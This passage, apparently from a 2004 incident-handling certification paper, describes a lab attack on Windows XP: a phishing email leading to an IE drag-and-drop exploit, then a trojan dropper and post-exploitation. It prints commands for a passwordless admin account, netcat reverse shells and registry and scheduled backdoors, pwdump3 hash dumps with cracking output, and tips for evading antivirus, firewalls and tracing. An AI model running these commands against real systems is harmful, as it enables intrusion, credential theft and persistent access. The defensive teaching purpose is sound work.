


Figure 7 - Targeted Email

```

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0
Transitional//EN">
<HTML><HEAD>
<META http-equiv=Content-Type content="text/html;
charset=iso-8859-1">
<META content="MSHTML 6.00.2800.1476" name=GENERATOR>
<STYLE></STYLE>
</HEAD>
<BODY><B>big poker tourney with over 50,000+ players</B>
<P><A href=" http://192.168.0.12/index.html">Sign Up
Today</A>
</P></BODY></HTML>

```

Figure 8 - Targeted Email Source Code

When a victim clicks on the email hyperlink, a blank white popup window that is larger than the monitor screen size will appear. The extreme size hides the window toolbar, menu bar and status bar. The assumption is most users will not know what to do and click on the window. If the popup window is “clicked” with a mouse, a trojan is effectively dragged and dropped from the popup window to a second window behind the popup. The second window contains an ActiveX Shell and the victim’s Startup directory. The popup disappears, and the remaining second window is designed to look like a “Microsoft page cannot be displayed” error message. The user will most likely close the window thinking it was a normal error they see when browsing the web.




Figure 9 - Exploit Main HTML Window

The exploit source code includes the same sample code displayed earlier as well as a few advanced sections to optimize the results for executable downloads. The complete source code and sample code can be found in the Appendix sections.

The result of the exploit will be to copy the file trojan.exe into the victim's startup directory when the victim clicks on the oversized popup.



Figure 10 - Startup Directory Payload

The trojan will then execute the next time the victim logs on or reboots. The possibilities are endless for what the trojan can be designed to do. An attacker could drop keyloggers, rootkits, backdoors, IRC Bot Trojans, etc. The assumption for most of these attacks is the victim having local admin rights which is normally the case for home users. In our scenario a trojan dropper was constructed to ftp and drop netcat and several other files to assist with further attack stages and attacks against future targets.

Trojan Analysis:

The following section describes the trojan.exe execution actions and the system changes on the victim machine. The source code of the trojan components can be found in the Appendix.

The trojan in this exploit is a homegrown packaged file that contains script and freeware executables. The contents of trojan.exe includes:

- invisible.vbs
- nc.exe
- exploit.bat
- start.bat

The four files were packaged with the wrapper tool Teflon Oil Patch v4 (TOPV4) by Daratty. This is an older wrapper that many current antivirus systems may detect, but the concept is the same. The basic mechanism is that you can combine multiple files into one executable and control where they are dropped (systemroot, windir, etc.) and how they execute¹⁹. When trojan.exe executes from the victim's startup directory, the four files referenced above are copied to %systemroot%\system32 with start.bat programmed to execute. The trojan execution will only occur if the victim has the appropriate system rights. The typical home user with a basic Windows XP install will have one or two user accounts, admin rights and a possibly a blank password.




Figure 11 - Payload Files Dropped to Victim's System32 Directory

invisible.vbs

invisible.vbs is a script posted by erichelps.com that will hide all subsequent batch file MS-DOS windows during execution. The use of .pif files is another possible solution to hiding windows during execution²⁰. The VBScript file allows the attacker to hide the trojan execution from the victim.

start.bat

start.bat uses invisible.vbs to hide the exploit.bat window during execution.

exploit.bat

The file exploit.bat uses Windows script and a second "called" VBScript file to perform the following actions:

¹⁹ Daratty. "Teflon Oil Patch v4." URL: <http://www.megasecurity.org/Binders/Top4.0.html>

²⁰ "Invisible Batch File Execution." URL: <http://www.ericphelps.com/batch/samples/invisible.txt>

- The directories c:\temp1 and c:\tools are created with MKDIR commands.
- An administrative account called Admin is created with the following code.

```
net user Admin /add /expires:never /passwordreq:no
net localgroup "Administrators" /add Admin
net localgroup "Users" /del Admin
```




Figure 12 - Created Admin Account From Trojan

An FTP connection is made to the hacker's FTP server (192.168.0.11) and several files are downloaded to the two created directories.

c:\temp1 will be used for a netcat listener and a future remote vnc install

- nc.exe
- winvnc.exe
- vnc1.reg
- vnchooks.dll
- othread2.dll




Figure 13 - Payload Files Dropped to Victim's Temp1 Directory

c:\tools – stores several files for future attacks and exploits.

- reg.vbs – creates registry netcat key
- FTP.zip – contains the following
 - enum
 - pwdump3e
 - W2K Resource Kit Tools²¹ (now.exe, list.exe, pulist.exe, whoami.exe)
- Pstools.zip – contains the following
 - Sysinternals command line utilities
- vnc.zip – contains the following
 - RealVNC files dropped in c:\temp1
- WZUNZIP.EXE – WinZip command line tool

²¹ “Windows 2000 Resource Kits.” URL:

<http://www.microsoft.com/windows2000/techinfo/reskit/default.asp>




Figure 14 - Payload Files Dropped to Victim's Tools Directory

A CALL is made to c:\tools\reg.vbs. This file adds a port 8080 netcat listener registry key.

```
Set listen = WScript.CreateObject("WScript.Shell")
listen.RegWrite
"HKLM\Software\Microsoft\Windows\CurrentVersion\Run\netcat",
"c:\temp1\nc -L -d -p 8080 -t -e cmd.exe"
```




Figure 15 - Registry Netcat Listener

Finally a netcat reverse shell is sent back to the waiting attacker at 192.168.0.10. The netcat command and result to the attacker is shown below²².

```
c:\temp1\nc 192.168.0.10 7777 -d -e cmd.exe
```




Figure 16 - Netcat Reverse Shell Result

Further evidence indicating that a reverse shell netcat connection was made will be discussed in the incident handling section.

With the reverse shell the attacker can enumerate the system with several Windows System commands, perform general directory browsing and file manipulation and utilize previously dropped tools such as enum²³. Sample commands include:

- ipconfig /all – IP network info
- netstat -an – active ports and connections
- net view – other connected systems (home network?)
- net accounts – password policy
- nbtstat -n – netbios info

As a summary, the attacker now has a local administrative account named Admin, a registry run key for a netcat listener on port 8080, several tools transferred to the victim for further exploits and an active netcat reverse shell. There isn't much at this point that the attacker cannot do, but there definitely

²² "Netcat Documentation." URL: http://www.zoran.net/wm_resources/netcat_hobbit.asp

²³ "enum." URL: http://www.bindview.com/Support/RAZOR/Utilities/Windows/enum_readme.cfm

could be problems with our scenario.

Exploit difficulties and Workarounds

The hacker could have the following difficulties with the proposed scenario:

1. The netcat reverse shell malfunctions, so the waiting attacker never knows a victim has been potentially compromised.
2. Antivirus detects and strips the trojan file.
3. A firewall filters the netcat connections.
4. The user may have not had sufficient system rights to execute the trojan.
5. The IP addresses could be tracked by victims or law enforcement.
6. The victim may be using Opera, Mozilla or another vendor's browser.
7. The targeted email is ignored and deleted.
8. The victim could be patched for the vulnerability, in this case MS04-038 or Service Pack 2 would suffice.

The attacker could address these concerns with:

1. Even without the netcat reverse shell, a registry netcat listener has been set. The IIS and FTP logs will indicate where the victim is in the exploit process.

The IIS and GuildFTPd log files below indicate that the victim visited the malicious web page, downloaded and later ran the trojan. If the reverse shell did not work, the attacker has a good candidate for vulnerability scanning, social engineering and other exploits.

```
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2004-11-23 14:04:45
#Fields: date time c-ip cs-username s-ip s-port cs-method cs-
uri-stem cs-uri-query sc-status cs(User-Agent)
2004-11-23 17:54:45 192.168.0.11 - 192.168.0.12 6180 GET
/index.htm - 304
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1)
2004-11-23 17:54:46 192.168.0.11 - 192.168.0.12 6180 GET
/trojan.exe - 304
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1)
2004-11-23 17:54:46 192.168.0.11 - 192.168.0.12 6180 GET
/1.gif - 304
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1)
```

Figure 17 - IIS Log File




Figure 18 - GuildFTPd Connection Log

2. To avoid antivirus detection the attacker can use packers such as UPX²⁴ and ASPack²⁵ combined with sophisticated wrappers, encryption and PE header modification utilities.
3. Firewalls may block netcat, but an attacker can use IP spoofing, TCP header manipulation, common ports (80,25, etc.), encryption and tools such as Firewalk²⁶. Many trojans attempt to disable antivirus and firewall systems.
4. If the user doesn't have sufficient rights, #1 still applies. The logs will indicate how far the victim got, and further exploits could be attempted. The attacker could also add secondary exploits to the original web page code to probe other Microsoft vulnerabilities. There are many cross domain vulnerabilities such as CAN-2004-0380 that will allow the attacker to run executable code within the trusted Local Machine Zone²⁷.
5. The attacker could use anonymizing proxies, netcat relays, advanced IP spoofing, SMTP Open Relays, and other victims to host and exploit others.
6. If a victim uses another browser, they are safe for now. This may be a good choice given the rash of IE vulnerabilities.
7. The attacker is stuck if the email is deleted, but this is to be expected. The attacker will go for bulk victims and a few will bite.
8. Victims are safe if patched, but the majority of home users probably aren't up-to-date.

Getting back to the exploit, the attacker has a current netcat reverse shell, but needs to get a stronger foothold, perform privilege escalation and retain access.

²⁴ "UPX." URL: <http://upx.sourceforge.net/>


²⁵ "ASPack." URL: <http://www.aspack.com/aspack.html>

²⁶ "Firewalk." URL: <http://www.packetfactory.net/projects/firewalk/>

²⁷ "CAN-2004-0380." URL: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0380>

Keeping Access:

The foothold in the system currently relies on a single netcat backdoor listener on port 8080 mapped to a Microsoft run registry key and the current netcat reverse shell on port 7777. When the system reboots, the backdoor listener will allow the attacker entry. The attacker may have to try multiple times to see if the backdoor is available. A backdoor connection is as follows.



```
C:\ D:\WINDOWS\System32\cmd.exe - nc 192.168.0.11 8080
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.


D:\Documents and Settings\Administrator>c:

C:\>nc 192.168.0.11 8080
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\victim2>_
```

Figure 19 - Registry Netcat Listener Execution

The attacker may decide that a backdoor needs to be available at a regular time. One way to do this is to add an additional netcat listener using the Windows Schedule Service. A netcat listener on port 8081 can be scheduled to be launched daily using the Windows “at” command.



```
C:\ D:\WINDOWS\System32\cmd.exe - nc 192.168.0.11 8080
C:\>at 2:00PM /every:M,T,W,Th,F,S,Su ""nc -d -L -p 8081 -e cmd.exe""
at 2:00PM /every:M,T,W,Th,F,S,Su ""nc -d -L -p 8081 -e cmd.exe""
Added a new job with job ID = 1

C:\>at
at
Status ID Day Time Command Line
-----
1 Each M T W Th F S Su 2:00 PM nc -d -L -p 8081 -e cmd.exe
```

Figure 20 - Netcat Listener Scheduler

The attacker has created the account called Admin, but there may be a need to crack other accounts and passwords. Pwdump3 which requires local admin rights can be run from the local system or remotely to dump and retrieve hashes from a remote NT system²⁸. Pwdump3 was run with the results saved to a file called accounts.

²⁸ “PwDump3 Download.” URL: <http://www.polivec.com/pw3dump/default.htm>

```
C:\D:\WINDOWS\System32\cmd.exe - nc 192.168.0.11 8080

C:\tools>pwdump3e testsystem-gcih accounts
pwdump3e testsystem-gcih accounts

pwdump3e <rev 1> by Phil Staubs, e-business technology, 23 Feb 2001
Copyright 2001 e-business technology, Inc.

This program is free software based on pwpump2 by Todd Sabin under the GNU
General Public License Version 2 (GNU GPL), you can redistribute it and/or
modify it under the terms of the GNU GPL, as published by the Free Software
Foundation. NO WARRANTY, EXPRESSED OR IMPLIED, IS GRANTED WITH THIS
PROGRAM. Please see the COPYING file included with this program (also
available at www.ebiz-tech.com/pwdump3) and the GNU GPL for further details.

Completed.

C:\tools>dir
dir
Volume in drive C has no label.
Volume Serial Number is 08C3-BDCA

Directory of C:\tools

11/23/2004  08:46 PM    <DIR>          .
11/23/2004  08:46 PM    <DIR>          ..
11/23/2004  08:46 PM                596 accounts
11/23/2004  08:19 PM            114,688 calc.exe
05/14/1999 12:25 PM            53,248 enum.exe
```

Figure 21 - Pwdump3 Commands

Netcat can be used to retrieve the file, and it is shown that only two user accounts have passwords (Administrator and Victim1).


```
Admin:1005:NO PASSWORD*****:NO
PASSWORD*****:::
Administrator:500:6C5674902324FB08AAD3B435B51404EE:0943F98D3
DAF4C7B1766A3879947C646:::
Guest:501:NO PASSWORD*****:NO
PASSWORD*****:::
HelpAssistant:1000:86700C1D9DCFAFC93D921F39660288E9:28A296AC
6A90AC6051672D3E4FB3122E:::
SUPPORT_388945a0:1002:NO
PASSWORD*****:EA25A26DE4C1FBCE3BC931B766C356
FC:::
victim1:1004:01FC5A6BE7BC6929AAD3B435B51404EE:0CB6948805F797
BF2A82807973B89537:::
victim2:1003:NO PASSWORD*****:NO
PASSWORD*****:::
```

Figure 22 - Pwdump3 Output

John The Ripper 1.6 (JTR)²⁹ can be run on the pwdump3 hash file to attempt to crack the two passwords. The hash file was renamed to accounts1 and only the two accounts with passwords were included. JTR quickly cracked both accounts

²⁹ "John The Ripper Password Cracker." URL: <http://www.openwall.com/john/>

and stored the results in the file John.pot. The passwords “test” and “pword” were cracked very quickly due to the simplicity.



```
C:\john-16\run>john accounts1
Loaded 4 passwords with no different salts <NT LM DES [24/32 4K]>
TEST <victim1>
PWORD <Administrator>
```

